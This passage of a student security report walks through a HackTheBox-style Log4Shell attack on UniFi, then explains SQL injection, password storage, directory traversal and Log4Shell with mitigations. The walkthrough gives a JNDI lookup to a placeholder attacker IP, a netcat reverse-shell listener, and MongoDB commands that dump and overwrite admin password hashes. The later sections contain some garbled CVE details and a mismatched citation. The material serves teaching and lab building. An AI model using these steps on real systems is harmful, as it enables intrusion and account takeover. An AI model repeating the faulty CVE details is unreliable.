
[6] HackTheBox: Unified Walkthrough by pwninx

[7] Another Log4j on the Fire: Unifi, https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi


[8] Another Log4j on the Fire: Unifi, https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi

[9] Rogue JNDI tool, https://github.com/veracode-research/rogue-jndi/tree/master?tab=readme-ov-file

[10] Rogue JNDI tool, https://github.com/veracode-research/rogue-jndi/tree/master?tab=readme-ov-file



This walkthrough utilizes an Apache Tomcat HTTP server. With the malicious servers online, the attacker can finally inject a malicious JNDI lookup into the Unifi login page, requesting the malicious payload they just created. First, they should use Netcat to open a listener on port 4444 on their machine to receive the reverse shell when the payload is executed by the target. Then, using the request saved in BurpSuite's repeater, the attacker may simulate submitting Unifi's login form with an injected JNDI lookup. Specifically, the request should be modified as follows:



In the request, the malicious JNDI lookup takes the form of

```
"${jndi:ldap://attacker_ip_address:1389/o=tomcat}"
```

The lookup is placed in quotation marks since it should be parsed as a string instead of a JSON object, which is what Log4j would interpret it as without said quotation marks[11]. Once the request is sent, Unifi's Log4j component performs a lookup based on the following:

[11] HackTheBox: Unified Walkthrough by pwninx

- `jndi` tells Log4j that it should execute a JNDI lookup to find a remote object.
- `ldap` tells Log4j that it should execute its JNDI lookup using LDAP (the Lightweight Directory Access Protocol).
- `attacker_ip_address:1389` tells Log4j that it should send its LDAP query to the attacker's machine at port 1389, the port corresponding to rogue-jndi's LDAP server.
- `o=tomcat` serves as an identifier for the object Log4j is requesting; in this case, Log4j is requesting the malicious object stored on rogue-jndi's Tomcat server.

When it receives the lookup, rogue-jndi's LDAP server provides a reference to the attacker's malicious payload stored on the Tomcat server. Log4j then makes an HTTP request to the Tomcat server specified in the reference and instantiates the returned payload, triggering the reverse shell which initializes a connection to port 4444 on the attacker's machine. Now, the attacker can see that they have a shell as user 'unifi' on the target machine.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.5.130] from (UNKNOWN) [192.168.5.131] 46116
whoami
unifi
```

The attacker can now begin privilege escalation on the target machine. The attacker can check the target for MongoDB, a database tool used by UniFi to store administrative information including login credentials. The attacker can check for a running instance of MongoDB on the target using the command `ps aux | grep mongo`[12]. In MongoDB the attacker can view the stored login credentials within using the command `mongo -port 27117 ace -eval "db.admin.find().forEach(printjson);"`[13].

Running this command yields the following:


[12]HackTheBox: Unified Walkthrough by pwninx

[13]Another Log4j on the Fire: Unifi, `https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi`

The command reveals the login credentials for an administrative UniFi account named 'SecurityComps'. The password is stored in the 'x_shadow' field and has been hashed using SHA-512, as indicated by the `6` prefix. Although the attacker cannot decrypt the hash, they can reset the administrative account's password by replacing the existing hash with one of their own. The attacker can create a new hashed password using the command `mkpasswd -m sha-512 plaintext_password`, where `plaintext_password` is a password of the attacker's choice. The attacker may then insert the hash into the administrative account's database entry using the command

```
mongo --port 27117 ace --eval 'db.admin.update({"_id" : "admin_object_id"},{$set:{"
    x_shadow":"password_hash"}})'
```

where `admin_object_id` is the value of the "`_id`" field in the image above[14]. If the update is successful, the following output should appear:




Furthermore, re-printing the contents of the db.admin table should display the changed password hash in the 'x_shadow' field.

The attacker can now log into the UniFi administrator account via the UniFi browser. Once they have logged in, they can find UniFi's SSH authentication tab, which contains credentials to allow

[14] HackTheBox: Unified Walkthrough by pwninx

a UniFi administrator to control UniFi's access points via SSH[15]. The SSH authentication details can be found under 'Settings > System > Device SSH Authentication'.



Clicking on the eye icon in the password box reveals the SSH password in plaintext. With another set of credentials, the attacker can attempt to log into the target machine as user 'willow', using the password they just recovered. Upon successful login, they can become root using the command `sudo su`, obtaining full control of the target machine and thereby completing the attack.

2 About the Vulnerabilities

2.1 Structured Language Query (SQL) Injection

Structured Query Language (SQL) injection is a web security vulnerability that affects SQL, a programming language that allows users to perform various operations on data stored in databases. SQL injection occurs when user input is requested and not properly sanitized or directly inserted into a query instead of passed in as a parameter[16]. Exploiting the request for user input, an attacker can insert malicious SQL to alter the actions of a query to add, modify, delete, or retrieve sensitive data. Many types of SQL injection exist, including blind injection, error-based injection,

[15] HackTheBox: Unified Walkthrough by pwninx

[16] A Classification of SQL Injection Attacks and Countermeasures, `https://sites.cc.gatech.edu/fac/Alex.Orso/papers/halfond.viegas.orso.ISSSE06.pdf`

and union injection. In implementing a vulnerable virtual machine, we incorporated a union-based SQL injection to obtain the usernames and passwords of employees who work at Worst Purchase.

2.1.1 Union Injection

Union injection takes advantage of the union SQL operator which allows for multiple queries to be strung together and executed as a single response[17]. Union-based queries must be formatted such that the individual queries must return the same number of columns with the data types of each column being identical. Since an attacker may not know the structure of the database being attacked, union-based attacks are normally executed through a series of queries first to gain more information about the structure of the database before a more specific query is constructed to obtain sensitive information.

Union-based SQL injection is the best type of SQL injection when the original query includes a GROUP BY statement. The GROUP BY statement prevents the attacker from injecting simple SQL code to modify the query since the query must follow a specified structure. A union-based SQL injection allows the attacker to maintain the specified structure of the original query while querying for sensitive information.

2.1.2 Mitigations

Mitigation for SQL injection includes sanitized user input, parameterized queries, and restricted database table permissions.

In SQL, special characters like single quotes, semi-colons, double dashes, and equal signs can be used to truncate a query to remove constraints from the original query to output more data or execute an injected query. Sanitizing against special characters in SQL before passing user input into the query can be done to limit the possible malicious code that can be injected.

Another way to sanitize user input is through parameterized queries. Often requiring the use of another programming language, instead of appending user input directly to the SQL query, user input can be passed through as a parameter which is sanitized by the SQL engine. The SQL engine verifies whether the user input is the correct type for its column and treats the input literally, preventing injected SQL code from being executed.

[17] SQL injection UNION attacks, `https://portswigger.net/web-security/sql-injection/union-attacks`

The last option to mitigate SQL injection is restricting database table permissions. Access to tables within the database can be limited to what is necessary to the webapp. This prevents unintended access to tables with sensitive data by attackers.

2.2 Password Storage

2.2.1 Password Encryption

Password Encryption is the practice of applying an algorithm that utilizes a secret key to scramble the passwords. The encryption algorithm takes plaintext passwords and turns them into a random string of text. When websites encrypt users' passwords it is not fully secure. If an attacker can gain access to the key and encryption scheme used on the password the attacker can decrypt to get the plaintext login to the user's account. When websites use encryption on their passwords, once the password is entered into the login window, the password is encrypted and compared against a database that has the user's ciphertext password stored. The main downside to password encryption is that the key is often stored in the same machine or on the same server as the website. Therefore, if an attacker can access the server where the authentication occurs, they can often gain access to the key. Then, all the hacker needs to do is decrypt the password using the correct algorithm. Examples: AES and RSA

2.2.2 AES Encryption

Our virtual machine utilizes Advanced Encryption Standard (AES) 256 CBC, also known as the Rijndael algorithm, to encrypt our passwords. This algorithm was developed by two Belgian cryptographers, Joan Daeman and Vincent Rijmen, and was submitted to the National Institute of Standards and Technology (NIST) for review[18]. NIST then popularized the version of AES encryption that is the foundation of many newer encryption algorithms that are used today. The algorithm was chosen as the most effective algorithm for encryption in 2001, as it allowed for cost-effective security that had longevity in comparison to the other submissions. Due to the popularity of the algorithm as well its fundamental importance in the encryption world, we chose to encrypt our passwords with the algorithm; however, it is fully possible to substitute the algorithm with any other

[18] A Simple and Intuitive Algorithm for Preventing Directory Traversal Attacks, `https://arxiv.org/pdf/1908.04502.pdf`


encryption scheme and still gain the intended results.

2.2.3 Password Hashing

Password Hashing is the more widely used method for storing passwords. A hash function, like encryption, takes a plaintext password and creates a random string of letters and numbers. The reason hashing is more secure than encryption is that it is infeasible to reverse a hash, and it is highly improbable that two passwords will result in the same hash. Hackers, however, have learned the most common passwords and imputed them into Rainbow tables, tables full of commonly used passwords hashed. A way to bypass hackers being able to pre-compute users' passwords is to salt the passwords. Salting a hash is the addition of a random string of letters and numbers at the beginning or end of a password before hashing. Thus, we have made rainbow tables obsolete as it is not possible to pre-compute the hashes of all possible passwords with all the possible salt variations. Examples: SHA-256 and MD5

2.2.4 Directory Traversal

As we encrypted our data, we needed to store the secret key on our server for future reference, as well as to allow our hacker access to the data to move forward in the project. We chose to implement a very common vulnerability and made our website susceptible to a directory traversal attack[19]. A directory traversal attack, also known as path traversal, aims to access files in the server's directory that the user should not have access to by changing the file paths in the URL. In this attack, the attacker does not always want to execute the private files, but rather, access private data. In our case the key is used to encrypt the passwords.



[19] A Simple and Intuitive Algorithm for Preventing Directory Traversal Attacks, https://arxiv.org/pdf/1908.04502.pdf

2.2.5 Mitigation

Regarding password storage, it is ideal for developers to hash and salt their passwords, rather than encrypt. For directory traversal, it is easily stopped by sanitation of data. This can range from validating user input before processing to verifying that the input only contains data that is allowed. Another way is after a request is made from user input, to assert that the directory the data is grabbed from is available to the user, rather than automatically returning the user's request.

2.3 Log4Shell

2.3.1 Log4j

Web developers have been using logging systems to keep track of code changes, user queries, user logins, to so much more[20]. Log4j is a logging system that specifically supports Java APIs. In 2013, a user requested a new feature be added to Log4j. Rather than forcing users to code in each item individually, Log4j began supporting Java Naming and Directory Interface (JNDI) lookups which allowed for many new Java features. JNDI is essentially a mapping feature that allows various objects to be called to in one environment with multiple Java applications running. This allows for the coder to not have to repeatedly create objects in multiple applications and rather have one instance that they remotely call. JNDI allowed access to naming and directory services, such as the Lightweight Directory Access Protocol (LDAP) which is most often exploited for the Log4Shell vulnerability[21]. LDAP is a protocol that allows for accessing and maintaining data, as well as authentication. It is not integral to use LDAP to exploit Log4j since it is possible to gain shell access through Remote Method Invocation (RMI) or any similar protocols.

2.3.2 History

The Log4Shell vulnerability also known as CVE-2021-44228 was discovered November 24th, 2021 by Chen Zhaojun of Alibaba Cloud Security Team. Zhaojun discovered the vulnerability in Minecraft servers when it was found that the game's chat was being logged using Log4j[22]. The

[20] Apache Log4j, https://logging.apache.org/log4j/2.x/

[21] Apache Log4j Logging Framework and its Vulnerability, https://www.theseus.fi/bitstream/handle/10024/791058/Agarwal_Yash.pdf?sequence=2

[22] Log4J Vulnerability Explained: What It Is and How to Fix It, https://builtin.com/cybersecurity/log4j-vulerability-explained

vulnerability made any server utilizing Log4Shell susceptible to Remote Code Execution (RCE) attacks. Log4Shell was marked as a zero-day vulnerability because when the vulnerability was released to the public, there were no defenses known or patches to be released. It is suspected that Log4Shell was being exploited before Zhaojun discovered the vulnerability. Since the release of the vulnerability in 2013, it is unknown how many attacks have been launched. Due to Log4Shell's popularity as well as ease of exploitation, it received a 10 on the Common Vulnerability Scoring System (CVSS), the maximum score. The uncommon CVSS rating of Log4Shell further brings to light the impact and importance of the vulnerability. Apache formally reported the vulnerability to the public and attempted to patch the Log4Shell vulnerability. However, the patches caused more vulnerabilities to surface: CVE-2021-44228, CVE-2021-44832, and CVE-2021-44015. After the fourth attempted patch on December 28th, Log4Shell was officially patched; however, since Java believes in supporting reverse compatibility Java refuses to disable the vulnerable versions of log4j. Any server that runs log4j version 2.17.0 and below is still susceptible to the attack if they have not implemented mitigation strategies[23]. It is believed that many companies/servers are still susceptible to the log4Shell attack because although they do not directly rely on log4j, other services the company uses utilize the vulnerable log4j. For example, if a server utilizes Tomcat, HTTP Servers, or TomEE, it may be susceptible to a Log4Shell attack.

2.3.3 Exploit

The exploit Log4Shell is best described as a log injection attack, as it takes advantage of the logging syntax and inserts a JNDI injection into the log. Very similar to our SQL injection, it takes a very carefully crafted string to exploit log4j and allow the attacker to open a reverse shell. The exploit relies on the usage of JNDI and a lookup service to execute malicious code on the target. Attackers can place malicious payloads in the logging message, and create a connection to a malicious server via JNDI lookup to download malicious code such as reverse shells onto the target machine to gain access to the system that hosts the log4j. The exploit allows lookups to many Java directories. In the most common instance, attackers choose to utilize LDAP as it provides valuable information about the server's network devices, as well as where information is stored and maintained. The exploit injected into the log4j logging follows

[23]How to detect and patch a Log4J vulnerability, `https://www.ibm.com/blog/how-to-detect-patch-log4j-vulnerability/`

the syntax `${prefix:value}` where in a normal logging situation could be simply trying to log the users that visit the website. In this case, the logging syntax would be `${user: dynamic variable}`. To inject malicious code into the string and perform a JNDI lookup the attacker would have to call a JNDI lookup and provide a malicious payload and port for the shell to open up on. For example, the line would become `${JNDI: LDAP// attack server ip:port to open shell/Resource to request from the directory}`. When this request is sent to log4j, it is automatically executed. Thus, a shell can be opened on the attacker's IP, containing all of the victim's information. The reasoning behind the name Log4Shell is that through using the vulnerable application log4j, attackers can gain shell access.

2.3.4 Our Vulnerability

Our version of Log4Shell relies on the usage of Ubiquiti's UniFi version 6.4.54, a service vulnerable to Log4Shell. We specifically chose to use UniFi rather than creating our own vulnerable API, since creating our own would leave us vulnerable to other exploits unintentionally due to our lack of experience in the field. UniFi allows for streamlined exploitation as it is secure in every other aspect and has pre-created databases and services that we can exploit like MongoDB. To exploit UniFi, the JNDI log injection occurs in the remember me item of the UniFi login screen. From there, users can log in to UniFi and gain SSH credentials in the UniFi settings to gain full access to the victim's computer.

2.3.5 Mitigation

To mitigate the vulnerability developers simply can disable the vulnerable log4j version and update to the most recent version. Developers should also go into Log4j's configuration files and disable JNDI lookups. To see if a server or application is susceptible to a Log4shell attack, one can run a multitude of scanners to ensure the integrity of their servers. There are many public open-source scanners available. An example is QUALYS, a log4jscanner that can determine if applications are running the vulnerable version and will also check other networks and vulnerabilities that the application uses[24]. Another trusted scanner was released by the Cybersecurity and Infrastructure

[24] Apache Log4j Logging Framework and its Vulnerability, `https://www.theseus.fi/bitstream/handle/10024/791058/Agarwal_Yash.pdf?sequence=2`

Security Agency(CISA) that will also scan commercial “off-the-shelf” applications and frameworks for the log4Shell vulnerability.

References

SQL Injection

A Classification of SQL Injection Attacks and Countermeasures

https://sites.cc.gatech.edu/fac/Alex.Orso/papers/halfond.viegas.orso.ISSSE06.pdf.

SQL injection UNION attacks

https://portswigger.net/web-security/sql-injection/union-attacks.

Password Storage

A Simple and Intuitive Algorithm for Preventing Directory Traversal Attacks

https://arxiv.org/pdf/1908.04502.pdf.

Advanced Encryption Standard (AES) Algorithm to Encrypt and Decrypt Data

https://www.researchgate.net/profile/Ako-Abdullah/publication/317615794_Advanced_Encryption_Standard_AES_Algorithm_to_Encrypt_and_Decrypt_Data/links/59437cd8a6fdccb93ab28a48/Advanced-Encryption-Standard-AES-Algorithm-to-Encrypt-and-Decrypt-Data.pdf.

aes-256-cbc-hmac-sha256 encrypt & decrypt online

https://encode-decode.com/aes-256-cbc-hmac-sha256-encrypt-online/

log4Shell

Another Log4j on the Fire: UniFi

https://www.sprocketsecurity.com/resources/ another-log4j-on-the-fire-unifi.

Apache Log4j

https://logging.apache.org/log4j/2.x/.

Apache Log4j Logging Framework and its Vulnerability

https://www.theseus.fi/bitstream/handle/10024/791058/Agarwal_Yash.pdf?sequence=2.

HackTheBox: Unified Walkthrough by pwninx

How to detect and patch a Log4J vulnerability

https://www.ibm.com/blog/ how-to-detect-patch-log4j-vulnerability/.

Log4J Vulnerability Explained: What It Is and How to Fix It

https://builtin.com/cybersecurity/ log4j-vulerability-explained.

Rogue JNDI tool

https://github.com/veracode-research/rogue-jndi/tree/master?tab= readme-ov-file.

Summary of CVE-2021-44228

https://nvd.nist.gov/vuln/detail/CVE-2021-44228.

UniFi Full-Stack Networking: How it Works

https://ui.com/us/en/how-it-works.